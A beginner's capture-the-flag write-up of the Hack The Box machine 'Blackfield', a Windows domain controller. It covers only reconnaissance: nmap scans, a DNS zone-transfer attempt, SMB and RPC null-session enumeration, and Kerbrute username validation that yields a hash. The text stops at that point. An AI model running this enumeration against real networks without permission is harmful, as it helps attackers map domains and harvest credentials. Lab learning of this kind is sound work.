Disclaimer: The writeups that I do on the different machines that I try to vulnerate, cover all the actions that I perform, even those that could be considered wrong, I consider that they are an essential part of the learning curve to become a good professional. So it can become very extensive content, if you are looking for something more direct, you should look for another site, there are many and of higher quality and different resolutions, moreover, I advocate that it is part of learning to consult different sources, to obtain greater expertise.

This is a writeup of a Hack The Box machine classified as Hard, I think because of the diversity of tasks and deductions to be performed, but the complexity of the vulnerabilities is not very high. For a person who is just starting like me, the box is excellent because you must research and read a lot to understand topics related to Active Directory such as LDAP, Kerberos or WinRM. I am going to access my Hack The Box account, launch the machine and spawn with this beautiful journey that I have already risked to take a good while ago.



Once started the box, with ping I verify my connectivity with it by sending an ICMP trace and I get a response, everything is working correctly. With nmap I quickly get information about the ports and their available services, being a Windows machine I was expecting a long list, but in this case it is not very long, what is leaked is the domain name (BLACKFIELD.local), everything makes me suspect that I am facing a Domain Controller, I think it will be my first laboratory in which I will have to attack one. With dig I try to get information (on port 53) and also perform a DNS Zone Transfer Attack, but I don’t succeed.
ping -c 1 10.10.10.192
whichSystem.py 10.10.10.192
sudo nmap -sS --min-rate 5000 -p- --open -vvv -n -Pn 10.10.10.192 -oG allPorts
nmap -sCV -p53,88,135,389,445,593,3268,5985 10.10.10.192 -oN targeted               # :(
nmap -sCV -p53,88,135,389,445,593,3268,5985 10.10.10.192 -oN targeted -Pn           # :)

dig 10.10.10.192
dig 10.10.10.192 ns
dig 10.10.10.192 mx
dig 10.10.10.192 axfr



The first thing I always do is to investigate the SMB protocol on port 445 or 139 (the last one allows SMB over NetBIOS but is not open), with crackmapexec I get some initial information, the Domain Controller name (very descriptive, which is very bad practice), smbclient and smbmap allow me to access an available resource and I have a long list of directories that may correspond to usernames. If I try to enumerate with rpcclient the RPC service on port 135 I don’t have the necessary permissions using a null session, and if I use an nmap script to search for LDAP leak information on port 389 I don’t find anything either.
Ldap: Lightweight directory access protocol (LDAP) is a protocol that helps users find data about organizations, persons, and more. LDAP has two main goals: to store data in the LDAP directory and authenticate users to access the directory. It also provides the communication language that applications require to send and receive information from directory services. A directory service provides access to where information on organizations, individuals, and other data is located within a network.
Ldap Pentesting: The use of LDAP (Lightweight Directory Access Protocol) is mainly for locating various entities such as organizations, individuals, and resources like files and devices within networks, both public and private. It offers a streamlined app roach compared to its predecessor, DAP, by having a smaller code footprint.
crackmapexec smb 10.10.10.192
#     -> DC01     BAD PRACTICE --> Name too descriptive!
smbclient -L 10.10.10.192 -N
smbmap -H 10.10.10.192 -u 'null' --no-banner

smbclient //10.10.10.192/profiles$ -N
    > dir
nvim Users.txt
cat Users.txt | awk '{print $1}' | sponge Users.txt

rpcclient --help
rpcclient -U "" 10.10.10.192 -N
    > enumdomusers                  # :(

nmap --script ldap-search -p389 10.10.10.192 -oN ldapScan           # :(
nmap --script ldap-search -p389 10.10.10.192 -oN ldapScan -Pn       # :(



Now I focus my efforts on the Kerberos protocol (port 88), for that I am going to download the Kerbrute tool to validate user accounts that I found with smbclient. Once downloaded the repository I compile it with go and compress it with upx, thanks to kerbrute I find that three account names are valid and also I get a hash, that for the moment I don’t know if it can be cracked with some offline tool like john or hashcat.
